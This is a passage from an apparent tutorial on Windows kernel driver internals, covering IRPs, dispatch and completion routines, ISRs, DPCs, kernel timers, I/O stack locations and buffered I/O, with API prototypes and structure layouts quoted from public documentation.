ffff980ce58df0d0 [ffff980ce965c080] irpStack: ( c, 2)  ffff980ce7003030 [ \FileSystem\Ntfs]
ffff980ce58dfae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce7fb5c60 [ffff980ce93c9080] irpStack: ( d, 0)  ffff980ce75828f0 [ \FileSystem\Npfs]
ffff980ce58ce480 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce7e31c70 [ffff980ce9569080] irpStack: ( 3, 0)  ffff980ce741bbf0 [ \Driver\mouclass]
ffff980ce7c6f9b0 [0000000000000000] Irp is complete (CurrentLocation 19 > StackCount 18)
ffff980ce58e8ae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce58d70d0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce7ceac60 [0000000000000000] Irp is complete (CurrentLocation 4 > StackCount 3)
ffff980ce58ecae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ceabc2520 [ffff980ceadc6080] irpStack: ( e, 5)  ffff980ce75b8e00 [ \Driver\AFD] 0xffff980ce9e900c0
ffff980ce58dbae0 [0000000000000000] Irp is complete (CurrentLocation 7 > StackCount 6)
ffff980ce5819c60 [ffff980ce92f2080] irpStack: ( e,20)  ffff980ce75b8e00 [ \Driver\AFD] 0xffff980ce7fd5140
ffff980ce7def680 [ffff980ce93ee080] irpStack: ( e,2d)  ffff980ce75b8e00 [ \Driver\AFD]
ffff980ce7cc8c60 [0000000000000000] irpStack: ( f, 0)  ffff980ce7ad2050 [ \Driver\usbuhci]
ffff980ce9035c30 [ffff980ce915f040] irpStack: ( e,20)  ffff980ce75b8e00 [ \Driver\AFD] 0xffff980ce9154140
ffff980ce7fe3b40 [0000000000000000] irpStack: (16, 0)  ffff980ce7c77060 [ \Driver\usbhub]
ffff980ce90afc20 [ffff980ce9337080] irpStack: ( d, 0)  ffff980ce75828f0 [ \FileSystem\Npfs]
```

**[Figure 12] Listing pending IRPs (truncated output)**

We have learned that a basic kernel driver likely will have relevant routines, mechanisms and objects that are critical for its perfect operation:

- **DriverEntry( ) routine**, which is called from **IRQL == PASSIVE_LEVEL**, and responsible for providing an entry point to driver routines, initializing or even creating object, allocating non-paged or paged memory using **ExAllocatePoolWithTag( )** (for example) or retrieving a key-information from Registry. Furthermore, it can also be used to call **PsCreateSystemThread** routine, which creates a system thread to execute in kernel mode.

- **Unload( ) routine,** which is responsible for freeing resources, and that is a strong requirement for **WDM (Windows Driver Model)** drivers. The **I/O manager calls the Unload routine** whether there is not any reference or pending IRP request associated to device objects of the driver. Readers may find a series of functions inside this routine such as **ExFreePool( ), IoDeleteSymbolicLink( ), PsTerminateSystemThread( ), IoDeleteDevice( )** and so on.

- An associated **device object** (remember: the device object is the actual interface of communication with the driver).

- A **symbolic link** (created by **IoCreateSymbolicLink( ):** https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatesymboliclink) associated to the device object.

- We will have kernel drivers which holds one ore more dispatch routines handling function codes such as **IRP_MJ_CLOSE, IRP_MJ_READ, IRP_MJ_CREATE or IRP_MJ_DEVICE_CONTROL**, **IRP_MJ_INTERNAL_DEVICE_CONTROL**, **IRP_MJ_SYSTEM_CONTROL**, because these routines are usually essential to most of kernel drivers, and in different cases we will have the opportunity to work with other ones like **IRP_MJ_SET_INFORMATION**, **IRP_MJ_CLEANUP** and **IRP_MJ_SHUTDOWN**, for example. If readers are programming then system functions/macros such as **ObDereferenceObject** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-obdereferenceobject), **PsLookupThreadByThreadId** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-pslookupthreadbythreadid), and **IoCompleteRequest** (explained below) will be very useful.

- A **dispatch routine** might have nothing else to do with a driver, so it would complete an IRP input with a simple **STATUS_SUCCESS**, but it could be suitable in contexts and scenarios. For example, **DispatchClose routine** (handles **IRP_MJ_CLOSE** I/O function code) could be responsible for notifying that all references to a given file were removed. Eventually, drivers that never could be unavailable, and the **DispatchClose routine** wouldn't be called. At the same way, **DispatchCleanup routine** (handles **IRP_MJ_CLEANUP** I/O function code) is used to perform cleaning operations after handles of a given object have been released and, for each IRP request, this routine is composed by operations such as setting Cancel routine's pointer to NULL, cancelling all IRP related requests (for example, associated to the object that has been closed) that are still in the queue and, finally, calling the **IoCompleteRequest( )** routine to complete the IRP and returning STATUS_SUCCESS. Maybe, the most important lesson is that, although few dispatch routines will be seen in most of software drivers, it is recommended not assuming whether one of them is more important or even critical than other one because each driver has a particular goal and different role.

Of course, the list of routines mentioned above is regarding only a basic software kernel driver, which is part of the goal of this article, but we could explain much more about them. For sure,  other routines might be relevant for readers interested in writing a device driver such as **AddDevice, StartIo, ISR, DPC routines** and so on.

As happens with userland applications, the I/O manager also manages synchronous and asynchronous operations and as expected, over an asynchronous operation the kernel driver doesn't have any obligation to process IRP requests in a specific order. In other words, a kernel can start processing the next IRP request without having finished the previous one. From this point, the kernel driver can pass down the IRP to the next drivers in the stack and continue the request processing.

A concept that I have not mentioned yet is **completion routine**, an optional feature/function, which is called by **IoCompleteRequest( )** function, and that performs an important role over the kernel processing because a driver can register a completion routine (**IoCompletion( )** routine -- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocompleterequest) that will be **invoked by I/O manager soon a kernel driver has finished the processing an IRP**.

The **IoCompleteRoutine( )** makes the reverse path by sending back the IRP to the upper layer driver in the driver stack. Thus, in a hypothetical asynchronous scenario, it is likely having a kernel driver processing the next IRP while the I/O manager calls the completion routine from other driver that finished its IRP processing.

Drivers provide the status of an operation within the I/O status block of IRP. Additionally, drivers can keep the status of the operation inside the driver extension, which is really useful in the context with two or more drivers that are part of the same stack. When a device object is created through **IoCreateDevice function** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-iocreatedevice), the **DriverExtensionSize parameter** is used to prepare the driver for scenarios like explained in this paragraph. A driver extension can be created or initialized by **IoAllocateDriverObjectExtension( )**, which is invoked by **DriverEntry( ) routine**.

During the usage of the concept of driver stack, I am not assuming a specific number of drivers in this stack to keep the explanation wide enough. However, it is suitable to explain that whether any driver, which makes part of the stack, doesn't receive a handle, or even pass down the IRP to next driver through the right way, the system can (and probably will) crash. Additionally, and as a side note, so far, we have mostly explained and handled I/O operation as being IRP requests. Nonetheless, there is another type of operation called **Fast I/O** that doesn't generate IRP and goes to specific drivers to complete the request, but it is not the moment to discuss this kind of operations in this section.

Returning to outstanding points, it is time to provide a concise explanation about **ISR** and **StartIo** routines. In general, hardware interrupts are associated with a priority (IRQL, as we learned), the device registers (through **IoConnectInterruptEx** / **WdmlibIoConnectInterruptEx** routines ) one or more **ISR (Interrupt Service Routine)** to handle interrupts. Drivers associated to physical devices, which generate interrupts, need to have one ISR, at least. Once again, threads have an **associated priority** while CPUs have an associated attribute named **IRQL**.

In other words, each time an interrupt is generated to that specific device, the system calls an ISR, which could be **InterruptService** or **InterruptMessageService** routines. Anyway, it will be executed with the same associated IRQL that the request arrived (masking interruptions at lower level) and, if the IRQL is zero (for example) before the ISR, then it will be raised to the same higher level of the interrupt (there isn't context switch when IRQL is 2 or higher, and accessing paged memory causes system crash) and, after the ISR completes, the IRQL will return to the previous level. Additionally, it is possible to enable or disable an ISR by calling **IoReportInterruptActive( )** or **IoReportInterruptInactive( )** functions, whose references follow below:


- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-ioreportinterruptactive
- https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-ioreportinterruptinactive

ISR is short and fast. In few words, it should handle the interrupt (stop the interrupt), gather and save the state (context), and queues a **DPC** (**DpcForIsr** or **CustomDpc** routines) through **IoRequestDpc** or **KeInsertQueueDpc** routines, respectively, soon the IRQL drops below **DISPATCH_LEVEL**.

The DPC will be responsible for managing the I/O operation that will be conducted at a lower level than the ISR. The ISR does only a little part of the I/O processing (the initial request), and the heavy work is left to the **DPC (Deferred Procedure Call)**, which has the assignment to complete the I/O operation, queue the next IRP (ensuring the next I/O operation) and, as explained, finish the current IRP when it is possible.

The system provides a DPC object for each device object, and the first (and default) routine is **DpcForIsr( ).** In case of driver to need to create additional DPC objects then **CustomDpc routines** are associated to these new DPC objects. Both **DpcForIsr** and **CustomDpc routines** are called in arbitrary **DPC context** at **IRQL_DISPATCH_LEVEL** (IRQL value 2).


The **IoInitializeDpcRequest( )** routine is responsible for registering the **DpcForIsr routine**, receiving a pointer to a device object represented by **DEVICE_OBJECT structure** (remember: a **DPC object** for each device object) and also receiving a pointer to the provided **DpcForIsr routine**, as shown below:



```
void IoInitializeDpcRequest(
  PDEVICE_OBJECT  DeviceObject,
  PIO_DPC_ROUTINE DpcRoutine
);
```

**[Figure 13] IoInitializeDpcRequest routine**


To register a **CustomDpc routine** associated with a device object, the driver must call **KeInitializeDpc routine**. The first parameter is a pointer to a **KDPC structure**, the second parameter is a pointer to the **CustomDpc routine,** and the last parameter holds the context. It is timely to highlight that **CustomDpc** routine is not associated with the **DeviceObject**, as shown below:



```
void KeInitializeDpc(
  __drv_aliasesMem PRKDPC Dpc,
  PKDEFERRED_ROUTINE      DeferredRoutine,
  __drv_aliasesMem PVOID  DeferredContext
);
```

**[Figure 14] KeInitializeDpc routine**

The **IoRequestDpc routine** is called by ISR for queueing the **DpcForIsr routine** to be executed:




```
void IoRequestDpc(
  PDEVICE_OBJECT          DeviceObject,
  PIRP                    Irp,
  __drv_aliasesMem PVOID Context
);
```

**[Figure 15] IoRequestDpc routine**

The **Irp parameter** is a pointer to the **current IRP** and **Context parameter** is passed to the routine.

Another routine to queue a DPC for execution is **KeInsertQueueDpc**, which has as argument a pointer to **KDPC routine** and two arguments dedicated to context, as shown below:



```
BOOLEAN KeInsertQueueDpc(
  PRKDPC                  Dpc,
  PVOID                   SystemArgument1,
  __drv_aliasesMem PVOID SystemArgument2
);
```

**[Figure 16] KeInsertQueueDpc routine**

According to https://www.vergiliusproject.com/ , the representation of the **_KDPC structure** is the following one:

```
//0x40 bytes (sizeof)
struct _KDPC
{
  union
  {
    ULONG TargetInfoAsUlong;                              //0x0
    struct
    {
      UCHAR Type;                                         //0x0
      UCHAR Importance;                                   //0x1
      volatile USHORT Number;                             //0x2
    };
  };
  struct _SINGLE_LIST_ENTRY DpcListEntry;                 //0x8
  ULONGLONG ProcessorHistory;                             //0x10
  VOID (*DeferredRoutine)(struct _KDPC* arg1, VOID* arg2, VOID* arg3, VOID* arg4);    //0x18
  VOID* DeferredContext;                                  //0x20
  VOID* SystemArgument1;                                  //0x28
  VOID* SystemArgument2;                                  //0x30
  VOID* DpcData;                                          //0x38
};
```

**[Figure 17] _KDPC structure**


Although it is not the focus of this introduction about kernel drivers, there is another type of DPC named **Threaded DPC**, which executes at **PASSIVE_LEVEL**, and that **can be preempted by a normal DPC**, **but not by other threads**. Analyzing this feature from a strict point of view, it presents a good alternative  because **as normal DPC cannot be preempted by other normal DPC**, a system with multiple queued DPCs might present a big latency and, eventually, cause performance issues. Therefore, **Threaded DPC**, which is enabled by default *(HKLM\System\CCS\Control\SessionManager\Kernel\ThreadDpcEnable)***,** might be interpreted, in most cases, as a better choice than normal DPC (but it is not a rule).

Beside DPC's usage with ISR, DPC can be also used with **kernel timers** that have a remarkably similar behavior to other objects like semaphores, event, mutex, events and so on, as any driver can use these objects during synchronization tasks since it happens in *IRQL==PASSIVE_LEVEL* and non-arbitrary context. Independently of which of mentioned kernel objects is being taken, we can use typical waiting routines such as:

- **KeWaitForSingleObject** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-kewaitforsingleobject)
- **KeWaitForMultipleObjects** (https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-kewaitformultipleobjects).


Getting into quite few details, kernel timer is associated and represented by a **KTIMER** or **EX_TIMER structure**, and it is used to time out operations of kernel routines or even scheduling new operations (other researchers and programmer might be use the term  "actions" or "tasks") to be executed from time to time, so presenting well-established periodic behavior.

**Kernel timers** based on **KTIMER structure** can be set by using **KeSetTimer** (the timer object must have been initialized using **KeInitializeTimer/KeInitializeTimerEx routine**, and its DPC also must have been initialized by calling **KeInitializeDPC routine**) to set absolute or even relative interval, which **after it expires it is set to signaled state**.



```
void KeInitializeTimerEx(
  PKTIMER    Timer,
  TIMER_TYPE Type
);
```

**[Figure 18] KeInitializeTimerEx**




```
BOOLEAN KeSetTimer(
  PKTIMER       Timer,
  LARGE_INTEGER DueTime,
  PKDPC         Dpc
);
```

**[Figure 19] KeSetTimer**

Signaled state for timers indicates, as a flag is up, that the timer is done and any DPC object that has been inserted in the DPC queue can execute as soon it can (during a red team operation, it would be the moment to execute the injected code done through DPC injection).

To set a recurring time (to attribute the periodic behavior), use **KeSetTimerEx routine**. If the timer is based on **EX_TIMER structure** (it must be allocated using **ExAllocateTimer routine** and can be deallocated using **ExDeleteTimer routine**), then the **ExSetTimer routine** can be used to start a timer operation and the expiration time. The prototype of **ExAllocateTimer function** is shown below:



```
PEX_TIMER ExAllocateTimer(
  PEXT_CALLBACK Callback,
  PVOID         CallbackContext,
  ULONG         Attributes
);
```


**[Figure 20] ExAllocateTimer routine**

Therefore, a **CustomTimerDpc routine** can be associated with a timer to be executed as soon as possible when the timer is signaled. The two types of timers are **notification timer** (once it signaled it means the the specified time has been reached, all threads have a green-light to proceed,  and the state of the timer stays as signaled until it is explicitly reset) and **synchronization timer** (once it signaled, it is kept in signaled state until a thread waiting on it is released, and it is automatically reset to non-signaled state). If a driver needs to disable a timer, there is the option to call **KeCancelTimer routine** (for timers based on **KTIMER structure**) or **ExCancelTimer** (for timers based on **EX_TIMER structure**).

According to what we have reviewed so far, the **DPC routine will run when the IRQL drops below DISPATCH_LEVEL or even when a configured timer expires**.  No doubts, this explanation could be extended over other kernel dispatcher objects such as mutex, events, semaphores or even other techniques like work items and spin locks, but all these concepts can be easily learned from any resource as Microsoft Learn (MSDN)  website and books mentioned at the beginning of this article.

Returning to our planned agenda (again), we have pending items to be explained, at least, so it is time to briefly comment about I/O stack locations as well offers a supplemental view about IRP being dynamically passed down to other layers.

As we already know and explained previously, all I/O requests to drivers at a lower level on the driver stack are based on IRP (I/O Request Packet). The I/O Manager allocates an array of I/O stack locations (**IO_STACK_LOCATION structure)** for every configured IRP (there is a parameter named **StackSize** in **IoAllocateIRP** function to specify the number of I/O stack locations), and each element of this array is associated with a driver in the driver stack.  In other words, the number of I/O stack locations from this array can be translated to the number of drivers in the driver stack.




```
PIRP IoAllocateIrp(
  CCHAR   StackSize,
  BOOLEAN ChargeQuota
);
```

**[Figure 21] IoAllocateIrp routine**

Readers could use **IoAllocateIrpEx function**, which has three parameters, and the first one allows us to pass a pointer to the device object. In this case, if the **DeviceObject parameter** is set to **DEVICE_WITH_IRP_EXTENSION**, the call is intended to allocate space for IRP extension.


As *each* **driver is the owner of the I/O stack location in the IRP,** this driver can invoke **IoGetCurrentIrpStackLocation** routine, which returns a **pointer to the caller's I/O stack location in the IRP**, to get driver specific information about the I/O operation. Actually, *the I/O operation's information is divided between the IRP header and the current I/O stack location.*



```
__drv_aliasesMem PIO_STACK_LOCATION IoGetCurrentIrpStackLocation(
  PIRP Irp
);
```

**[Figure 22] IoGetCurrentIrpStackLocation routine**

*Each driver of the driver stack is responsible for configuring the next lower driver's I/O stack location* (I/O stack location that makes part of the IRP structure ) by calling **IoGetNextIrpStackLocation routine**, which grants access to the lower I/O stack location exactly to accomplish this set up, and as readers have realized, it is a critical task in a stack of drivers. Therefore, the I/O manager sets up the IRP header and the first I/O stack location, and all of the next ones (for each driver) are set up by the driver immediately above.




```
__drv_aliasesMem PIO_STACK_LOCATION IoGetNextIrpStackLocation(
  PIRP Irp
);
```

**[Figure 23] IoGetNextIrpStackLocation routine**

Another possibility that should be mentioned is that a driver could be satisfied with the IRP processing and no longer interested in making further changes. Therefore, it would call **IoSkipCurrentIrpStackLocation** macro to set for the next driver in the stack exactly with the same **IO_STACK_LOCATION structure** that the current driver received.


These I/O stack locations are useful **for storing context about an operation such as an I/O completion routine** (registered by calling **IoSetCompletionRoutine** or **IoSetCompletionRoutineEx functions**), and it will be called after IRP having been processed by a lower driver, allowing the I/O completion routine to perform cleanup tasks, for example.



```
void IoSetCompletionRoutine(
  PIRP                    Irp,
  PIO_COMPLETION_ROUTINE  CompletionRoutine,
  __drv_aliasesMem PVOID  Context,
  BOOLEAN                 InvokeOnSuccess,
  BOOLEAN                 InvokeOnError,
  BOOLEAN                 InvokeOnCancel
);
```

**[Figure 24] IoSetCompletionRoutine**

The **CompletionRoutine** argument is a pointer to an **IoCompletion routine**, which is called at *IRQL equal or lower than DISPATCH_LEVEL*, to be invoked when the immediate lower driver to complete the IRP processing. The second parameter is a pointer to the **IO_COMPLETION_ROUTINE**:



```
IO_COMPLETION_ROUTINE IoCompletionRoutine;

NTSTATUS IoCompletionRoutine(
  PDEVICE_OBJECT DeviceObject,
  PIRP Irp,
  PVOID Context
)
{...}
```


**[Figure 25] IoCompletionRoutine**

It is really crucial to underscore that **I/O completion routine can be registered and configured to any driver in the driver stack**, *except the lowest one because each driver stores the completion routine from the driver immediately above in the driver stack inside its I/O stack location.*

Additionally, **IoCompletion routine** of a driver can be executed in two different moments or conditions: in an *arbitrary thread* (thus, it is not possible to know the thread in advance) or even inside a *DPC context*.

Thus, after a kernel driver has completed the IRP, it invokes **IoCompleteRequest routine** , which is usually called from the **DpcForIsr routine**) to notify that everything is done. Afterwards, the **I/O manager** verifies whether the upper drivers offer an **IoCompletion routine** (as we described) and calls one by one, from the immediate upper driver up to the highest driver. After everything has been done (all drivers in the stack completed their IRP processing), so the I/O manager returns a result to the caller application.


The remaining question is: **how does the driver forward the IRP to the next lower driver in the stack**? It performs this task by calling **IoCallDriver**, which is a macro wrapping **IofCallDriver routine** that accepts two parameters such as **DeviceObject** (a pointer to the target device object) and **Irp** (a pointer to IRP):



```
NTSTATUS IoCallDriver(
  PDEVICE_OBJECT        DeviceObject,
  __drv_aliasesMem PIRP Irp
);
```

**[Figure 26] IoCallDriver routine**

Now we have a very brief idea of the communication between drivers through the stack, we need to return to the main idea in the communication between application and drivers that is the real information (data) transferred during the communication, so it is appropriate to remember about the *IRP structure* again:



```
00000000 _IRP            struc ; (sizeof=0x70, align=0x8, copyof_288)
00000000 Type            dw ?
00000002 Size            dw ?
00000004 MdlAddress      dd ?                    ; offset
00000008 Flags           dd ?
0000000C AssociatedIrp   _IRP::$CBBBB9F4F0755A16DC8A369061485BEC ?
00000010 ThreadListEntry LIST_ENTRY ?
00000018 IoStatus        IO_STATUS_BLOCK ?
00000020 RequestorMode   db ?
00000021 PendingReturned db ?
00000022 StackCount      db ?
00000023 CurrentLocation db ?
00000024 Cancel          db ?
00000025 CancelIrql      db ?
00000026 ApcEnvironment  db ?
00000027 AllocationFlags db ?
00000028 UserIosb        dd ?                    ; offset
0000002C UserEvent       dd ?                    ; offset
00000030 Overlay         _IRP::$6B96A96ED958C92F2CB4B83EAB343043 ?
00000038 CancelRoutine   dd ?                    ; offset
0000003C UserBuffer      dd ?                    ; offset
00000040 Tail            _IRP::$66699B8BF83DC91F51A70E4C6E3F33A6 ?
00000070 _IRP            ends
```

**[Figure 27] IRP structure**

As I mentioned previously, I would comment some fields from IRP structure according to the need, and as we are interested in understanding the data exchange between applications and drivers, so some of these fields are relevant because, in general, applications can interact with a driver by writing (**WriteFile**: https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-writefile), reading (**ReadFile**: https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile) or even controlling (**DeviceIoControl**: https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol) a device or another driver. However, it does not matter the operation, there will be some transfer of information from application to device driver or vice-versa, and the buffer holding the information must be pointed during the operation and, this time, other fields of IRP show their importance:

- **UserBuffer:** this field contains a pointer (address) to a user buffer. Actually, this buffer is an address of an output buffer, and is used in particular conditions of I/O control code (*METHOD_BUFFERED* or *METHOD_NEITHER*) and respective **major function code** (*IRP_MJ_DEVICE_CONTROL / IRP_MJ_INTERNAL_DEVICE_CONTROL*), as we will learn soon.

- **SystemBuffer:** this field holds a pointer to a system buffer (non-paged pool buffer), which it will be useful for drivers using buffered I/O and the purpose of the given buffer is determined by the associated IRP Major code such as *IRP_MJ_READ* (buffer will be used for reading from a device or driver), *IRP_MJ_WRITE* (it will used for writing to a device or driver) and *IRP_MJ_DEVICE_CONTROL* (buffer will be used for sending and receiving control data to/from a device or driver).

- **MdlAddress:** this field points to an **MDL (Memory Descriptor List)**, which is defined by a **MDL structure**, and followed by an array that describes physical page layout for a virtual memory buffer. There is a series of functions to work with MDLs such as **MmGetMdlVirtualAddress** (gets the virtual address of the I/O buffer described by the MDL), **MmGetMdlByCount** (retrieves the size of the I/O buffer), **IoAllocateMdl** (this function allocates an MDL), **IoFreeMdl** (this function frees a MDL), **MmInitializeMld** (this functions formats a non-paged memory block as an MDL), **MmBuildMdlForNonPagedPool** (to initialize the mentioned array following the MDL structure) and many other ones.

An important aspect to realize is that, regardless of the involvement of any field above, access to any provided buffer is always controlled by system rules (including security aspects), and eventually a broken rule will lead to a system crash. For example, accessing a user buffer can be done only from the context of an application thread (*IRQL==0*) requesting this access. Nonetheless, associated functions such as **DPC** or **Start IO** can execute from any thread (arbitrary context) where the provided address is meaningless (different addresses spaces) and *IRLQ == 2*, which accessing user page is not allowed because part of the buffer might have been paged out. Unfortunately, not even the dispatch routine might not to be reliable due to the fact that, although it runs at the same context of the requesting thread and initially at *IRQL == 0*, eventually it might run at *IRQL == 2 (or higher)*, over an IRP activity between drivers in the stack.

Therefore, the I/O manager provides us two approaches to access the provided user buffer in a safe way:


- **Buffered I/O**
- **Direct I/O**

Most of the time, **the Buffered I/O** method should be used for interactive services transferring a small amount of data (likely 4 KB or less) between application and drivers. As most of operations are reading or writing (*IRP_MJ_READ* and *IRP_MJ_WRITE* requests, respectively), so a driver selects this method of operation when the **Flag member** of the *Device Object* (**DEVICE_OBJECT structure** – check the nineth field of **Figure 2**), provided by the **IoCreateDevice( )**, is set as *DO_BUFFERED_IO* (actually **Flag member** works as an OR operation). If the driver needs to handle or execute I/O device control operations through **DeviceIoControl function** (*IRP_MJ_DEVICE_CONTROL/IRP_MJ_INTERNAL_DEVICE_CONTROL* requests), so the IOCTL code's value must mirror this method by using *METHOD_BUFFERED* as its **TransferType value**.

